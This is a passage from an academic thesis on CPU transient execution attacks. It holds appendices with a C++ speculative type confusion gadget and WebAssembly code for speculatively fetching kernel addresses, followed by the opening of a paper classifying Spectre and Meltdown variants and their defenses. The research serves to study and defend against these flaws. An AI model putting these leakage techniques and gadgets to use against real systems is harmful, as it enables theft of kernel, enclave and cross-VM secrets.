[79] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 333).

[80] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS (2018) (pp. 308, 309, 329).

[81] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (pp. 308, 309).

[82] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 304, 309, 310, 314).

[83] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (pp. 305, 333).

[84] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (p. 310).

[85] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019 (p. 309).

[86] Martin Schwarzl, Michael Schwarz, Thomas Schuster, and Daniel Gruss. It's not Prefetch: Speculative Dereferencing of Registers. In: (in submission) (2020) (p. 301).

[87] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges. In: Black Hat Briefings. 2015 (pp. 303, 308).

[88] Slashdot EditorDavid. Two Linux Kernels Revert Performance-Killing Spectre Patches. 2019. URL: https://linux.slashdot.org/story/18/11/24/2320228/two-linux-kernels-revert-performance-killing-spectre-patches (pp. 318, 335).

[89] Julian Stecklina. An demonstrator for the L1TF/Foreshadow vulnerability. 2019. URL: %7Bhttps://github.com/blitz/l1tf-demo%7D (pp. 319, 326, 328).

[90] Yukiyasu Tsunoo, Teruo Saito, and Tomoyasu Suzaki. Cryptanalysis of DES implemented on computers with cache. In: CHES. 2003 (p. 308).

[91] Paul Turner. Retpoline: a software construct for preventing branch-target-injection. 2018. URL: https://support.google.com/faqs/answer/7625886 (p. 317).

[92] Ubuntu Security Team. L1 Terminal Fault (L1TF). 2019. URL: https://wiki.ubuntu.com/SecurityTeam/KnowledgeBase/L1TF (p. 326).

[93] V8 team. v8 - Adding BigInts to V8. 2018. URL: https://v8.dev/blog/bigint (p. 332).

[94] V8 team. v8 - Documentation. 2019. URL: https://v8.dev/docs (p. 333).

[95] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 303–305, 308–310, 314, 319, 320, 327, 335).

[96] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020 (p. 331).

[97] Vish Viswanathan. Disclosure of Hardware Prefetcher Control on Some Intel Processors. URL: https://software.intel.com/en-us/articles/disclosure-of-hw-prefetcher-control-on-some-intel-processors (pp. 314, 330).

[98] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018. URL: `https://foreshadowattack.eu/foreshadow-NG.pdf` (pp. 303, 305, 319).

[99] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-bandwidth and Reliable Covert Channel Attacks inside the Cloud. In: IEEE/ACM Transactions on Networking (2014) (pp. 324, 325).

[100] xenbits. Cache-load gadgets exploitable with L1TF. 2019. URL: `https://xenbits.xen.org/xsa/advisory-289.html` (pp. 319, 326, 328).

[101] xenbits.xen.org. page.h source code. 2009. URL: `http://xenbits.xen.org/gitweb/?p=xen.git;a=blob;hb=refs/heads/stable-4.3;f=xen/include/asm-x86/x86_64/page.h` (p. 307).

[102] Yuan Xiao, Xiaokuan Zhang, Yinqian Zhang, and Radu Teodorescu. One Bit Flips, One Cloud Flops: Cross-VM Row Hammer Attacks and Privilege Escalation. In: USENIX Security Symposium. 2016 (p. 303).

[103] Yuan Xiao, Yinqian Zhang, and Radu Teodorescu. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In: NDSS. 2020 (pp. 303, 305, 319, 320, 335).

[104] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 308, 311, 334).

[105] Yinqian Zhang, Ari Juels, Alina Oprea, and Michael K. Reiter. HomeAlone: Co-residency Detection in the Cloud via Side-Channel Analysis. In: S&P. 2011 (p. 308).

[106] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In: CCS. 2014 (p. 308).

Table 10.3.: Table of syscalls which achieve the highest numbers of cache fetches, when calling sched_yield after the register filling.

Syscall	Parameters	Avg. # cache fetches
readv	readv(0,NULL,0);	13766.3
getcwd	syscall(79,NULL,0);	7344.7
getcwd	getcwd(NULL,0);	6646.9
readv	syscall(19,0,NULL,0);	5541.4
mount	syscall(165,s_cbuf,s_cbuf,s_cbuf,s_ulong,(void*)s_cbuf);	4831.6
getpeername	syscall(52,0,NULL,NULL);	4600.0
getcwd	syscall(79,s_cbuf,s_ulong);	4365.8
bind	syscall(49,0,NULL,0);	3680.6
getcwd	getcwd(s_cbuf,s_ulong);	3619.3
getpeername	syscall(52,s_fd,&s_ssockaddr,&s_int);	3589.3
connect	syscall(42,s_fd,&s_ssockaddr,s_int);	2951.2
getpeername	getpeername(0,NULL,NULL);	2822.4
connect	syscall(42,0,NULL,0);	2776.4
getsockname	syscall(51,0,NULL,NULL);	2623.4
connect	connect(0,NULL,0);	2541.5

Appendix

A. Mistraining BTB for `sched_yield`

We evaluate the mistraining of the BTB by calling different syscalls, fill all general-purpose registers with DPM address and call `sched_yield`. Our test system was equipped with Ubuntu 18.04 (kernel 4.4.143-generic) and an Intel i7-6700K. We repeated the experiment by iterating over various syscalls with different parameters (valid parameters,NULL as parameters) 10 times with 200 000 repetitions. Table 10.3 lists the best 15 syscalls to mistrain the BTB when sched_yield is performed afterwards. On this kernel version it appears that the read and getcwd syscalls mistraing the BTB best if sched_yield is called after the register filling.

B. No Foreshadow on Hyper-V HyperClear

We set up a Hyper-V virtual machine with a Ubuntu 18.04 guest (kernel `5.0.0-20`). We access an address to load it into the cache and perform a hypercall before accessing the variable and measuring the access time. Since hypercalls are performed from a privileged mode, we developed a kernel module for our Linux guest machine which performs our own




Figure 10.6.: Timings of a cached and uncached variable and the access time after a hypercall in a Ubuntu VM on Hyper-V.

malicious hypercalls. We observe a timing difference (see Figure 10.6) between a memory access which hits in the L1 cache (dotted), a memory access after a hypercall (grid pattern), and an uncached memory access (crosshatch dots). We observe that after each hypercall, the access times are approx. 20 cycles slower. This indicates that the guest addresses are flushed from the L1 data cache.

In addition, we create a second experiment where we load a virtual address from a process running on the host into several registers when performing a hypercall from the guest. On the host system, we perform Flush+Reload on the virtual address in a loop and verify whether the virtual address is fetched into the cache. We do not observe any cache hits on the host process when performing hypercalls from the guest system. Thus we conclude that either the L1 cache is always flushed, contradicting the documentation, or creating a situation where the L1 cache is not flushed requires a more elaborate attack setup. However, we believe that speculative dereferencing is the reason why Microsoft adopted the retpoline mitigation despite having other Spectre-BTB mitigations already in place.

C. *Dereference Trap* SGX Example

In this section, we show a minimal example of how easily a gadget for *Dereference Trap* can be introduced into an enclave.

The virtual functions are implemented using *vtable*s for which the compiler emits an indirect call in Line 19. The branch predictor for this indirect call learns the last call target. Thus, if the call target changes because the type of the object is different, speculative execution still executes the function of the last object with the data of the current object.

```
1 class Object {
2 public:
3   virtual void print() = 0;
4 };
5 class Dummy : public Object {
6 private:
7   char* data;
8 public:
9   Dummy() { data = "TEST"; }
10  virtual void print() { puts(data); }
11 };
12 class Secret : public Object {
13 private:
14  size_t secret;
15 public:
16  Secret() { secret = 0x12300000; }
17  virtual void print() { }
18 };
19 void printObject(Object* o) { o->print(); }
```

Listing 10.1: Speculative type confusion which leaks the secret of `Secret` class instances using *Dereference Trap*.

In this code, calling `printObject` first with an instance of `Dummy` mistrains the branch predictor to call `Dummy::print`, dereferencing the first member of the class. A subsequent call to `printObject` with an instance of `Secret` leads to speculative execution of `Dummy::print`. However, the dereferenced member is now the secret (Line 16) of the `Secret` class.

The speculative type confusion in such a code construct leads to a speculative dereference of a value which would never be dereferenced architecturally. We can leak this speculatively dereferenced value using the *Dereference Trap* attack.

D. WebAssembly Register filling

The WebAssembly method `load_pointer` of Listing 10.2 takes two 32-bit JavaScript values as input parameters. These two parameters are loaded into a 64-bit integer variable and stored into multiple global variables.

The global variables are then used as loop exit conditions in the separate loops. To fill as many registers as possible with the direct-physical-map address, we create data dependencies within the loop conditions. In the `spec_fetch` function, the registers are filled inside the loop. After the loop, the JavaScript function `yield_wrapper` is called. This tries to trigger any syscall or interrupt in the browser by calling JavaScript functions which may incur syscalls or interrupts. Lipp et al. [54] reported that web requests from JavaScript trigger interrupts from within the browser.

```
extern void yield_wrapper();
uint64_t G1 = 5;
uint64_t G2 = 5;
uint64_t G3 = 5;
uint64_t G4 = 5;
uint64_t G5 = 5;
uint64_t value = 0;

void spec_fetch()
{
  for (uint64_t i = G1+5; i > G1; i--)
    for (uint64_t k = G3+5; k > G3; k--)
      for (uint64_t j = G2-5; k < G2; j++)
        for(uint64_t l = G4; i < G4;l++)
          for(uint64_t m = G5-5;m<G5;m++)
            value = l + j + k + i;
    yield_wrapper();
}

int load_pointer(int high, int low)
{
  uint64_t a = (((uint64_t)high) << 32ull) |
   ((uint64_t)(unsigned int)low);
  G1 = a;
  G2 = a;
  G3 = a;
  G4 = a;
  G5 = a;
  spec_fetch();
  return a;
}

int main()
{
  load_pointer(0x12345678,0x9abcdef0);
}
```

Listing 10.2: WebAssembly code to speculatively fetch an address from the kernel direct-physical map into the cache. We combine this with a state-of-the-art Evict+Reload loop in JavaScript to determine whether the guess for the direct-physical map address was correct.

11

A Systematic Evaluation of Transient Execution Attacks and Defenses

Publication Data

Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. Extended classification tree and PoCs at https://transient.fail/. 2019

Contributions

Contributed to ideas, and writing, and lead the research from the Graz University of Technology side as well as for the larger team.

A Systematic Evaluation of Transient Execution Attacks and Defenses

Claudio Canella[1], Jo Van Bulck[2], Michael Schwarz[1], Moritz Lipp[1], Benjamin von Berg[1], Philipp Ortner[1], Frank Piessens[2], Dmitry Evtyushkin[3], Daniel Gruss[1]

[1] Graz University of Technology
[2] imec-DistriNet, KU Leuven
[3] College of William and Mary

Abstract

Research on *transient execution* attacks including Spectre and Meltdown showed that exception or branch misprediction events might leave secret-dependent traces in the CPU's microarchitectural state. This observation led to a proliferation of new Spectre and Meltdown attack variants and even more ad-hoc defenses (e.g., microcode and software patches). Both the industry and academia are now focusing on finding effective defenses for known issues. However, we only have limited insight on residual attack surface and the completeness of the proposed defenses.

In this paper, we present a systematization of transient execution attacks. Our systematization uncovers 6 (new) transient execution attacks that have been overlooked and not been investigated so far: 2 new exploitable Meltdown effects: Meltdown-PK (Protection Key Bypass) on Intel, and Meltdown-BND (Bounds Check Bypass) on Intel and AMD; and 4 new Spectre mistraining strategies. We evaluate the attacks in our classification tree through proof-of-concept implementations on 3 major CPU vendors (Intel, AMD, ARM). Our systematization yields a more complete picture of the attack surface and allows for a more systematic evaluation of defenses. Through this systematic evaluation, we discover that most defenses, including deployed ones, cannot fully mitigate all attack variants.

1. Introduction

CPU performance over the last decades was continuously improved by shrinking processing technology and increasing clock frequencies, but

physical limitations are already hindering this approach. To still increase the performance, vendors shifted the focus to increasing the number of cores and optimizing the instruction pipeline. Modern CPU pipelines are massively parallelized allowing hardware logic in prior pipeline stages to perform operations for subsequent instructions ahead of time or even out-of-order. Intuitively, pipelines may stall when operations have a dependency on a previous instruction which has not been executed (and retired) yet. Hence, to keep the pipeline full at all times, it is essential to predict the control flow, data dependencies, and possibly even the actual data. Modern CPUs, therefore, rely on intricate microarchitectural optimizations to predict and sometimes even re-order the instruction stream. Crucially, however, as these predictions may turn out to be wrong, pipeline flushes may be necessary, and instruction results should always be committed according to the intended in-order instruction stream. Pipeline flushes may occur even without prediction mechanisms, as on modern CPUs virtually any instruction can raise a fault (e.g., page fault or general protection fault), requiring a roll-back of all operations following the faulting instruction. With prediction mechanisms, there are more situations when partial pipeline flushes are necessary, namely on every misprediction. The pipeline flush discards any architectural effects of pending instructions, ensuring functional correctness. Hence, the instructions are executed *transiently* (first they are, and then they vanish), *i.e.*, we call this *transient execution* [58, 52, 87].

While the architectural effects and results of transient instructions are discarded, microarchitectural side effects remain beyond the transient execution. This is the foundation of Spectre [52], Meltdown [58], and Foreshadow [87]. These attacks exploit transient execution to encode secrets through microarchitectural side effects (e.g., cache state) that can later be recovered by an attacker at the architectural level. The field of transient execution attacks emerged suddenly and proliferated, leading to a situation where people are not aware of all variants and their implications. This is apparent from the confusing naming scheme that already led to an arguably wrong classification of at least one attack [50]. Even more important, this confusion leads to misconceptions and wrong assumptions for defenses. Many defenses focus exclusively on hindering exploitation of a specific covert channel, instead of addressing the microarchitectural root cause of the leakage [49, 47, 94, 52]. Other defenses rely on recent CPU features that have not yet been evaluated from a transient security perspective [86]. We also debunk implicit assumptions including that AMD

or the latest Intel CPUs are completely immune to Meltdown-type effects, or that serializing instructions mitigate Spectre Variant 1 on any CPU.

In this paper, we present a systematization of transient execution attacks, *i.e.*, Spectre, Meltdown, Foreshadow, and related attacks. Using our decision tree, transient execution attacks are accurately classified through an unambiguous naming scheme (cf. Figure 11.1). The hierarchical and extensible nature of our taxonomy allows to easily identify residual attack surface, leading to 6 previously overlooked transient execution attacks (Spectre and Meltdown variants) first described in this work. Two of the attacks are Meltdown-BND, exploiting a Meltdown-type effect on the x86 `bound` instruction on Intel and AMD, and Meltdown-PK, exploiting a Meltdown-type effect on memory protection keys on Intel. The other 4 attacks are previously overlooked mistraining strategies for Spectre-PHT and Spectre-BTB attacks. We demonstrate the attacks in our classification tree through practical proofs-of-concept with vulnerable code patterns evaluated on CPUs of Intel, ARM, and AMD.[1]

Next, we provide a classification of gadgets and their prevalence in real-world software based on an anaylsis of the Linux kernel. We also give a short overview on current tools for automatic gadget detection.

We then provide a systematization of the state-of-the-art defenses. Based on this, we systematically evaluate defenses with practical experiments and theoretical arguments to show which work and which do not or cannot suffice. This systematic evaluation revealed that we can still mount transient execution attacks that are supposed to be mitigated by rolled out patches. Finally, we discuss how defenses can be designed to mitigate entire types of transient execution attacks.

Contributions. The contributions of this work are:

1. We systematize Spectre- and Meltdown-type attacks, advancing attack surface understanding, highlighting misclassifications, and revealing new attacks.
2. We provide a clear distinction between Meltdown/Spectre, required for designing effective countermeasures.
3. We provide a classification of gadgets and discuss their prevalence in real-world software.
4. We categorize defenses and show that most, including deployed ones, cannot fully mitigate all attack variants.

[1] `https://github.com/IAIK/transientfail`




Figure 11.1.: Transient execution attack classification tree with demonstrated attacks (red, bold), negative results (green, dashed), some first explored in this work (★ / ☆).[2]

5. We describe new branch mistraining strategies, highlighting the difficulty of eradicating Spectre-type attacks.

We responsibly disclosed the work to Intel, ARM, and AMD.

Experimental Setup. Unless noted otherwise, the experimental results reported were performed on recent Intel Skylake i5-6200U, Coffee Lake i7-8700K, and Whiskey Lake i7-8565U CPUs. Our AMD test machines were a Ryzen 1950X and a Ryzen Threadripper 1920X. For experiments on ARM, an NVIDIA Jetson TX1 has been used.

Outline. Section 2 provides background. We systematize Spectre in Section 3 and Meltdown in Section 4. We analyze and classify gadgets in Section 5 and defenses in Section 6. We discuss future work and conclude in Section 7.

.

[2] An up-to-date version of the tree is available at `http://transient.fail/`

2. Transient Execution

Instruction Set Architecture and Microarchitecture. The instruction set architecture (ISA) provides an interface between hardware and software. It defines the instructions that a processor supports, the available registers, the addressing mode, and describes the execution model. Examples of different ISAs are x86 and ARMv8. The microarchitecture then describes how the ISA is implemented in a processor in the form of pipeline depth, interconnection of elements, execution units, cache, branch prediction. The ISA and the microarchitecture are both stateful. In the ISA, this state includes, for instance, data in registers or main memory after a successful computation. Therefore, the architectural state can be observed by the developer. The microarchitectural state includes, for instance, entries in the cache and the translation lookaside buffer (TLB), or the usage of the execution units. Those microarchitectural elements are transparent to the programmer and can not be observed directly, only indirectly.

Out-of-Order Execution. On modern CPUs, individual instructions of a complex instruction set are first decoded and split-up into simpler micro-operations (μOPs) that are then processed. This design decision allows for superscalar optimizations and to extend or modify the implementation of specific instructions through so-called microcode updates. Furthermore, to increase performance, CPU's usually implement a so-called *out-of-order* design. This allows the CPU to execute μOPs not only in the sequential order provided by the instruction stream but to dispatch them in parallel, utilizing the CPU's execution units as much as possible and, thus, improving the overall performance. If the required operands of a μOP are available, and its corresponding execution unit is not busy, the CPU starts its execution even if μOPs earlier in the instruction stream have not finished yet. As immediate results are only made visible at the architectural level when all previous μOPs have finished, CPUs typically keep track of the status of μOPs in a so-called *Reorder Buffer* (ROB). The CPU takes care to *retire* μOPs in-order, deciding to either discard their results or commit them to the architectural state. For instance, exceptions and external interrupt requests are handled during retirement by flushing any outstanding μOP results from the ROB. Therefore, the CPU may have executed so-called *transient instructions* [58], whose results are never committed to the architectural state.

Speculative Execution. Software is mostly not linear but contains (conditional) branches or data dependencies between instructions. In theory, the CPU would have to stall until a branch or dependencies are resolved before it can continue the execution. As stalling decreases performance significantly, CPUs deploy various mechanisms to predict the outcome of a branch or a data dependency. Thus, CPUs continue executing along the predicted path, buffering the results in the ROB until the correctness of the prediction is verified as its dependencies are resolved. In the case of a correct prediction, the CPU can commit the pre-computed results from the reorder buffer, increasing the overall performance. However, if the prediction was incorrect, the CPU needs to perform a roll-back to the last correct state by squashing all pre-computed transient instruction results from the ROB.

Cache Covert Channels. Modern CPUs use caches to hide memory latency. However, these latency differences can be exploited in side-channels and covert channels [53, 69, 95, 25, 62]. In particular, Flush+Reload allows observations across cores at cache-line granularity, enabling attacks, e.g., on cryptographic algorithms [95, 45, 27], user input [25, 57, 74], and kernel addressing information [24]. For Flush+Reload, the attacker continuously flushes a shared memory address using the `clflush` instruction and afterward reloads the data. If the victim used the cache line, accessing it will be fast; otherwise, it will be slow.

Covert channels are a special use case of side-channel attacks, where the attacker controls both the sender and the receiver. This allows an attacker to bypass many restrictions that exist at the architectural level to leak information.

Transient Execution Attacks. Transient instructions reflect unauthorized computations out of the program's intended code and/or data paths. For functional correctness, it is crucial that their results are never committed to the architectural state. However, transient instructions may still leave traces in the CPU's microarchitectural state, which can subsequently be exploited to partially recover unauthorized results [58, 52, 87]. This observation has led to a variety of transient execution attacks, which from a high-level always follow the same abstract flow, as shown in Figure 11.2. The attacker first brings the microarchitecture into the desired state, e.g., by flushing and/or populating internal branch predictors or data caches. Next is the execution of a so-called *trigger instruction*. This can be any instruction that causes subsequent operations to be eventually squashed, e.g., due to an exception or a mispredicted branch or data dependency.




Figure 11.2.: High-level overview of a transient execution attack in 5 phases: (1) prepare microarchitecture, (2) execute a *trigger instruction*, (3) *transient instructions* encode unauthorized data through a microarchitectural covert channel, (4) CPU retires trigger instruction and flushes transient instructions, (5) reconstruct secret from microarchitectural state.

Before completion of the trigger instruction, the CPU proceeds with the execution of a *transient instruction sequence*. The attacker abuses the transient instructions to act as the sending end of a microarchitectural covert channel, e.g., by loading a secret-dependent memory location into the CPU cache. Ultimately, at the retirement of the trigger instruction, the CPU discovers the exception/misprediction and flushes the pipeline to discard any architectural effects of the transient instructions. However, in the final phase of the attack, unauthorized transient computation results are recovered at the receiving end of the covert channel, e.g., by timing memory accesses to deduce the secret-dependent loads from the transient instructions.

High-Level Classification: Spectre vs. Meltdown. Transient execution attacks have in common that they abuse transient instructions (which are never architecturally committed) to encode unauthorized data in the microarchitectural state. With different instantiations of the abstract phases in Figure 11.2, a wide spectrum of transient execution attack variants emerges. We deliberately based our classification on the root cause of the transient computation (phases 1, 2), abstracting away from the specific covert channel being used to transmit the unauthorized data (phases 3, 5). This leads to a first important split in our classification tree (cf. Figure 11.1). Attacks of the first type, dubbed Spectre [52], exploit transient execution following control or data flow misprediction. Attacks of the second type, dubbed Meltdown [58], exploit transient execution following a faulting instruction.

Importantly, Spectre and Meltdown exploit fundamentally different CPU properties and hence require orthogonal defenses. Where the former relies on dedicated control or data flow prediction machinery, the latter merely exploits that data from a faulting instruction is forwarded to instructions ahead in the pipeline. Note that, while Meltdown-type attacks so far exploit out-of-order execution, even elementary in-order pipelines may allow for similar effects [88]. Essentially, the different root cause of the trigger instruction (Spectre-type misprediction vs. Meltdown-type fault) determines the nature of the subsequent unauthorized transient computations and hence the scope of the attack.

That is, in the case of Spectre, transient instructions can only compute on data which the application is also allowed to access architecturally. Spectre thus transiently bypasses *software-defined* security policies (e.g., bounds checking, function call/return abstractions, memory stores) to leak secrets out of the program's intended code/data paths. Hence, much like in a "confused deputy" scenario, successful Spectre attacks come down to steering a victim into transiently computing on memory locations the victim is authorized to access but the attacker not. In practice, this implies that one or more phases of the transient execution attack flow in Figure 11.2 should be realized through so-called *code gadgets* executing within the victim application. We propose a novel taxonomy of gadgets based on these phases in Section 5.

For Meltdown-type attacks, on the other hand, transient execution allows to completely "melt down" architectural isolation barriers by computing on unauthorized results of faulting instructions. Meltdown thus transiently bypasses *hardware-enforced* security policies to leak data that should always remain architecturally inaccessible for the application. Where Spectre-type leakage remains largely an unintended side-effect of important speculative performance optimizations, Meltdown reflects a failure of the CPU to respect hardware-level protection boundaries for transient instructions. That is, the mere continuation of the transient execution after a fault itself is required, but not sufficient for a successful Meltdown attack. As further explored in Section 6, this has profound consequences for defenses. Overall, mitigating Spectre requires careful hardware-software co-design, whereas merely replacing the data of a faulting instruction with a dummy value suffices to block Meltdown-type leakage in silicon, e.g., as it is done in AMD processors, or with the Rogue Data Cache Load resistance (RDCL_NO) feature advertised in recent Intel CPUs from Whiskey Lake onwards [42].

Table 11.1.: Spectre-type attacks and the microarchitectural element they exploit (●), partially target (◐), or not affect (○).

Attack \ Element	BTB	BHB	PHT	RSB	STL
Spectre-PHT (Variant 1) [52]	○	◐	●	○	○
Spectre-PHT (Variant 1.1) [50]	○	◐	●	○	○
Spectre-BTB (Variant 2) [52]	●	◐	○	○	○
Spectre-RSB (ret2spec) [54, 61]	◐	○	○	●	○
Spectre-STL (Variant 4) [30]	○	○	○	○	●

Glossary: Branch Target Buffer (BTB), Branch History Buffer (BHB), Pattern History Table (PHT), Return Stack Buffer (RSB), Store To Load (STL).

3. Spectre-type Attacks

In this section, we provide an overview of Spectre-type attacks (cf. Figure 11.1). Given the versatility of Spectre variants in a variety of adversary models, we propose a novel two-level taxonomy based on the preparatory phases of the abstract transient execution attack flow in Figure 11.2. First, we distinguish the different microarchitectural buffers that can trigger a prediction (phase 2), and second, the mistraining strategies that can be used to steer the prediction (phase 1).

Systematization of Spectre Variants. To predict the outcome of various types of branches and data dependencies, modern CPUs accumulate an extensive microarchitectural state across various internal buffers and components [20]. Table 11.1 overviews Spectre-type attacks and the corresponding microarchitectural elements they exploit. As the first level of our classification tree, we categorize Spectre attacks based on the microarchitectural root cause that triggers the misprediction leading to the transient execution:

- Spectre-PHT [52, 50] exploits the *Pattern History Table* (PHT) that predicts the outcome of conditional branches.
- Spectre-BTB [52] exploits the *Branch Target Buffer* (BTB) for predicting branch destination addresses.
- Spectre-RSB [61, 54] primarily exploits the *Return Stack Buffer* (RSB) for predicting return addresses.




Figure 11.3.: A branch can be mistrained either by the victim process (*same-address-space*) or by an attacker-controlled process (*cross-address-space*). Mistraining can be achieved either using the vulnerable branch itself (*in-place*) or a branch at a congruent virtual address (*out-of-place*).

- Spectre-STL [30] exploits memory disambiguation for predicting *Store To Load* (STL) data dependencies.

Note that NetSpectre [76], SGXSpectre [65], and SGXPectre [14] focus on applying one of the above Spectre variants in a specific exploitation scenario. Hence, we do not consider them separate variants in our classification.

Systematization of Mistraining Strategies. We now propose a second-level classification scheme for Spectre variants that abuse history-based branch prediction (*i.e.*, all of the above except Spectre-STL). These Spectre variants first go through a preparatory phase (cf. Figure 11.2) where the microarchitectural branch predictor state is "poisoned" to cause intentional misspeculation of a particular victim branch. Since branch prediction buffers in modern CPUs [52, 20] are commonly indexed based on the virtual address of the branch instruction, mistraining can happen either within the same address space or from a different attacker-controlled process. Furthermore, as illustrated in Figure 11.3, when only a subset of the virtual address is used in the prediction, mistraining can be achieved using a branch instruction at a congruent virtual address. We thus enhance the field of Spectre-type branch poisoning attacks with 4 distinct mistraining strategies:

1. Executing the victim branch in the victim process (*same-address-space in-place*).
2. Executing a congruent branch in the victim process (*same-address-space out-of-place*).
3. Executing a shadow branch in a different process (*cross-address-space in-place*).
4. Executing a congruent branch in a different process (*cross-address-space out-of-place*).

